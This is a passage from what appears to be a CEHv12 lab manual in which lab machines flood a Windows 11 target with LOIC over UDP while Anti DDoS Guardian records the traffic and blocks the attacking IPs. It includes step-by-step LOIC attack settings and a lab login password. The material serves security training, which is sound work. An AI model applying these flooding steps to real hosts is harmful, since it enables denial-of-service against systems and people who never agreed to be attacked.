window appears; uncheck the **Launch Mini IP Blocker** option and click **Finish**.



7. The **Anti-DDoS Wizard** window appears; click **Continue** in all the wizard steps, leaving all the default settings. In the last window, click **Finish**.

8. Click **Show hidden icons** from the bottom-right corner of **Desktop** and click the **Anti DDoS Guardian** icon.



9. The **Anti DDoS Guardian** window appears, displaying information about incoming and outgoing traffic, as shown in the screenshot.

Anti DDoS Guardian 5.0 is enabled

File View Tool Help


Disable Anti DDoS Record Update List Update Manager Import IP List Configure IP List Detail Clear List Stop Listing Help Register

Act...	Time	Outgoing...	Incoming ...	Local IP Address	Remote IP Address	Information
21:40:04	21:40:04	3234	64856	0.0.0.0	0.0.0.0	
21:40:06	21:40:06	448	0	10.10.1.11	224.0.0.22	
21:40:06	21:40:06	376	0	10.10.1.11	224.0.0.251	
21:40:06	21:40:06	138	0	10.10.1.11	224.0.0.252	
21:40:06	21:40:06	8157	3509	10.10.1.11	8.8.8.8	Query
21:40:06	21:40:06	1123	0	10.10.1.11	10.10.1.255	
21:40:07	21:40:07	829	1638	10.10.1.11	13.107.4.52	
21:40:07	21:40:07	0	540	224.0.0.22	10.10.1.14	
21:40:07	21:40:07	5492	10344	10.10.1.11	52.226.139.121	
21:40:07	21:40:07	376	0	10.10.1.11	8.8.8.8	
21:40:07	21:40:07	5928	8700	10.10.1.11	8.8.8.8	
21:40:08	21:40:08	2564	15928	10.10.1.11	23.199.173.75	
21:40:08	21:40:08	0	14854	224.0.0.251	10.10.1.14	
21:40:09	21:40:09	1253	0	10.10.1.11	239.255.255.250	
21:40:09	21:40:09	1336	3721	10.10.1.11	51.104.162.168	
21:40:10	21:40:10	3419	10987	10.10.1.11	20.96.63.25	
21:41:07	21:41:07	0	243	10.10.1.255	10.10.1.19	
21:41:51	21:41:51	330	0	10.10.1.11	10.10.1.2	
21:41:54	21:41:54	0	54	10.10.1.11	204.79.197.203	
21:42:48	21:42:48	0	243	10.10.1.255	10.10.1.22	

Block unwanted network traffic


NUM

9:44 PM  
4/13/2022




10. Now, click **CEHv12 Windows Server 2019** to switch to the **Windows Server 2019** and click **Ctrl+Alt+Del** to activate the machine.

By default, **Administrator** profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to log in.



11. Navigate to Z:\CEH-Tools\CEHv12 Module 10 Denial-of-Service\DoS and DDoS Attack Tools\Low Orbit Ion Cannon (LOIC) and double-click LOIC.exe.

Note: If an **Open File - Security Warning** pop-up appears, click **Run**.




12. The **Low Orbit Ion Cannon** main window appears.

13. Perform the following settings:

- Under the **Select your target** section, type the target IP address under the **IP** field (here, **10.10.1.11**), and then click the **Lock on** button to add the target devices.
- Under the **Attack options** section, select **UDP** from the drop-down list in **Method**. Set the thread's value to **5** under the **Threads** field. Slide the power bar to the middle.






14. Now, switch to the **Windows Server 2022** machine and follow **Steps 11 - 13** to launch LOIC and configure it.

Note: To switch to the **Windows Server 2022**, click **CEHv12 Windows Server 2022**.

15. Once **LOIC** is configured on all machines, switch to each machine (**Windows Server 2019**, and **Windows Server 2022**) and click the **IMMA CHARGIN MAH LAZER** button under the **Ready?** section to initiate the DDoS attack on the target **Windows 11** machine.



16. Click **CEHv12 Windows 11** to switch back to the **Windows 11** machine and observe the packets captured by **Anti DDoS Guardian**.

17. Observe the huge number of packets coming from the host machines (**10.10.1.19 [Windows Server 2019]** and **10.10.1.22 [Windows Server 2022]**).

Anti DDoS Guardian 5.0 is enabled						
Act...	Time	Outgoing...	Incoming ...	Local IP Address	Remote IP Address	Information
●	22:55:54	880	0	10.10.1.11	10.10.1.255	
●	22:55:54	829	1638	10.10.1.11	13.107.4.52	
●	22:55:54	5675	10620	10.10.1.11	52.226.139.121	
●	22:55:55	54	205	10.10.1.11	52.226.139.185	
●	22:55:55	1832	3188	10.10.1.11	72.21.91.29	
●	22:55:55	2888	16347	10.10.1.11	184.30.254.53	
●	22:55:56	3353	7521	10.10.1.11	20.191.46.211	
●	22:55:57	1611	0	10.10.1.11	239.255.255.250	
●	22:55:57	1194	1661	10.10.1.11	10.10.1.22	
●	22:55:58	0	75	224.0.0.251	10.10.1.22	
●	22:55:58	94	8539008	10.10.1.11	10.10.1.22	
●	22:56:12	0	864	224.0.0.22	10.10.1.14	
●	22:56:12	0	23034	224.0.0.251	10.10.1.14	
●	22:56:16	0	75	224.0.0.251	10.10.1.19	
●	22:56:17	17742	32114	10.10.1.11	20.50.80.209	Access onedscolprdneu02.northeurope.cloudapp.azure.com
●	22:56:17	2680	17806	10.10.1.11	52.113.194.132	
●	22:56:26	54	54	10.10.1.11	209.197.3.8	
●	22:56:28	0	54	10.10.1.11	51.104.167.186	
●	22:56:32	19788	0	10.10.1.11	10.10.1.22	
●	22:56:35	0	54	10.10.1.11	20.54.24.231	
●	22:56:38	0	8541060	10.10.1.11	10.10.1.19	
●	22:56:38	19176	0	10.10.1.11	10.10.1.19	
●	22:57:00	0	54	10.10.1.11	131.253.33.200	
●	22:57:00	0	54	10.10.1.11	13.107.5.88	
●	22:57:21	0	54	10.10.1.11	52.184.215.140	
●	22:57:58	75	0	10.10.1.11	224.0.0.251	
●	22:58:30	23296	28506	10.10.1.11	52.249.36.203	Access fe2cr.update.msft.com.trafficmanager.net
●	22:58:31	6015	18812	10.10.1.11	40.126.28.20	Access www.tm.a.prd.aadg.trafficmanager.net
●	22:58:31	8912	16236	10.10.1.11	20.189.173.7	Access onedscolprdwus06.westus.cloudapp.azure.com
●	22:58:31	15629	5624	10.10.1.11	52.152.108.96	Access glb.cws.prod.dcat.dsp.trafficmanager.net
●	23:00:19	16515	5523	10.10.1.11	13.89.178.27	Access onedscolprdcus03.centralus.cloudapp.azure.com
●	23:00:55	330	0	10.10.1.11	10.10.1.2	
●	23:02:48	54	139	10.10.1.11	23.199.172.121	


18. Double-click any of the sessions **10.10.1.19** or **10.10.1.22**.

Note: Here, we have selected 10.10.1.22. You can select either of them.

19. The **Anti DDoS Guardian Traffic Detail Viewer** window appears, displaying the content of the selected session in the form of raw data. You can observe the high number of incoming bytes from **Remote IP address 10.10.1.22**, as shown in the screenshot.

20. You can use various options from the left-hand pane such as **Clear**, **Stop Listing**, **Block IP**, and **Allow IP**. Using the Block IP option blocks the IP address sending the huge number of packets.

21. In the **Traffic Detail Viewer** window, click **Block IP** option from the left pane.



22. Observe that the blocked IP session turns red in the **Action Taken** column.




Act...	Time	Outgoing...	Incoming ...	Local IP Address	Remote IP Address	Information
●	22:55:54	1123	0	10.10.1.11	10.10.1.255	
●	22:55:54	829	1638	10.10.1.11	13.107.4.52	
●	22:55:54	5882	10843	10.10.1.11	52.226.139.121	
●	22:55:55	54	205	10.10.1.11	52.226.139.185	
●	22:55:55	1832	3188	10.10.1.11	72.21.91.29	
●	22:55:55	2888	16347	10.10.1.11	184.30.254.53	
●	22:55:56	3461	7575	10.10.1.11	20.191.46.211	
●	22:55:57	1611	0	10.10.1.11	239.255.255.250	
●	22:55:57	1194	1661	10.10.1.11	10.10.1.22	
●	22:55:58	0	75	224.0.0.251	10.10.1.22	
●	22:55:58	94	1107898...	10.10.1.11	10.10.1.22	
●	22:56:12	0	1080	224.0.0.22	10.10.1.14	
●	22:56:12	0	29106	224.0.0.251	10.10.1.14	
●	22:56:16	0	75	224.0.0.251	10.10.1.19	
●	22:56:17	17742	32114	10.10.1.11	20.50.80.209	Access onedscolprdneu02.northeurope.cloudapp.azure.com
●	22:56:17	2680	17806	10.10.1.11	52.113.194.132	
●	22:56:26	54	54	10.10.1.11	209.197.3.8	
●	22:56:28	0	54	10.10.1.11	51.104.167.186	
●	22:56:32	26826	0	10.10.1.11	10.10.1.22	
●	22:56:35	0	54	10.10.1.11	20.54.24.231	
●	22:56:38	0	11283002	10.10.1.11	10.10.1.19	
●	22:56:38	31110	0	10.10.1.11	10.10.1.19	
●	22:57:00	0	54	10.10.1.11	131.253.33.200	
●	22:57:00	0	54	10.10.1.11	13.107.5.88	
●	22:57:21	0	54	10.10.1.11	52.184.215.140	
●	22:57:58	75	0	10.10.1.11	224.0.0.251	
●	22:58:30	23296	28506	10.10.1.11	52.249.36.203	Access fe2cr.update.msft.com.trafficmanager.net
●	22:58:31	6015	18812	10.10.1.11	40.126.28.20	Access www.tm.a.prd.aadg.trafficmanager.net
●	22:58:31	8912	16236	10.10.1.11	20.189.173.7	Access onedscolprdus06.westus.cloudapp.azure.com
●	22:58:31	15629	5624	10.10.1.11	52.152.108.96	Access glb.cws.prod.dcat.dsp.trafficmanager.net
●	23:00:19	16515	5523	10.10.1.11	13.89.178.27	Access onedscolprdcus03.centralus.cloudapp.azure.com
●	23:00:55	330	0	10.10.1.11	10.10.1.2	
●	23:02:48	54	139	10.10.1.11	23.199.172.121	
●	23:04:59	0	243	10.10.1.255	10.10.1.19	

23. Similarly, you can **Block IP** the address of the **10.10.1.19** session.

24. On completion of the task, click **Stop flooding**, and then close the LOIC window on all the attacker machines. (**Windows Server 2019** and **Windows Server 2022**).

Note: To switch to the **Windows Server 2019**, click **CEHv12 Windows Server 2019**.

Note: To switch to the **Windows Server 2022**, click **CEHv12 Windows Server 2022**.



1 item 1 item selected 133 KB



11:06 PM  
4/13/2022

25. This concludes the demonstration of how to detect and protect against a DDoS attack using Anti DDoS Guardian.

26. Close all open windows and document all the acquired information.

27. You can also use other DoS and DDoS protection tools such as, **DOSarrest's DDoS protection service** (<https://www.dosarrest.com>), **DDoS-GUARD** (<https://ddos-guard.net>), and **Cloudflare** (<https://www.cloudflare.com>) to protect organization's systems and networks from DoS and DDoS attacks.

28. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine. Navigate to **Control Panel --> Programs --> Programs and Features** and uninstall **Anti DDoS Guardian**.